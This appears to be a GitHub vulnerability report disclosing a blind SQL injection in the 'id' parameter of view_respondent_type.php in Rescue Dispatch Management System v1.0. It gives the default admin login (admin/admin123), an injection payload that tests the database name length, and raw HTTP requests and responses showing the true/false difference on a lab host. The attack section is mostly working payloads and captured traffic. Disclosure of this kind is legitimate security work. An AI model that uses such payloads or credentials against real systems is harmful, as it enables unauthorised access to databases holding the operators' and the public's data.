debug601 / bug_report Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ...

bug_report / vendors / oretnom23 / rescue-dispatch-management-system / **SQLi-11.md**

debug601 Create SQLi-11.md History

1 contributor

35 lines (24 sloc) | 1.56 KB ...

Rescue Dispatch Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15296/rescue-dispatch-management-system-phpoop-free-source-code.html

Vulnerability File: rdms/admin/respondent_types/view_respondent_type.php?id=

Vulnerability location: /rdms/admin/respondent_types/view_respondent_type.php?id=,id


[+] Payload: /rdms/admin/respondent_types/view_respondent_type.php?id=1%27%20and%20length(database())%20=7--+ // Leak place ---> id

Current database name: rdms_db,length is 7

```
GET /rdms/admin/respondent_types/view_respondent_type.php?id=1%27%20and%20length(dat
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```


When length (database ()) = 6, Content-Length: 799



```
GET
/rdms/admin/respondent_types/view_respondent_type.php?id=
1%27%20and%20length(database())%20=6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 26 May 2022 09:48:27 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 799
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
    }
```




```
192.168.1.19/rdms/admin/respondent_types/view_respondent_type.php?id=1' and length(database()) =6--+
```

Respondent Type
Status

Warning: Undefined variable $status in **C:\xampp\htdocs\rdms\admin\respondent_types\view_respondent_type.php** on line **24**
Inactive


When length (database ()) = 7, Content-Length: 653



```
GET
/rdms/admin/respondent_types/view_respondent_type.php?id=
1%27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=hkbchcmaitn0d8enhm4jtdjk9q
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 26 May 2022 09:47:27 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 653
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #uni_modal .modal-footer{
        display:none;
```



```
192.168.1.19/rdms/admin/respondent_types/view_respondent_type.php?id=1' and length(database()) =7--+
```

Respondent Type
    Ambulance
Status
    Active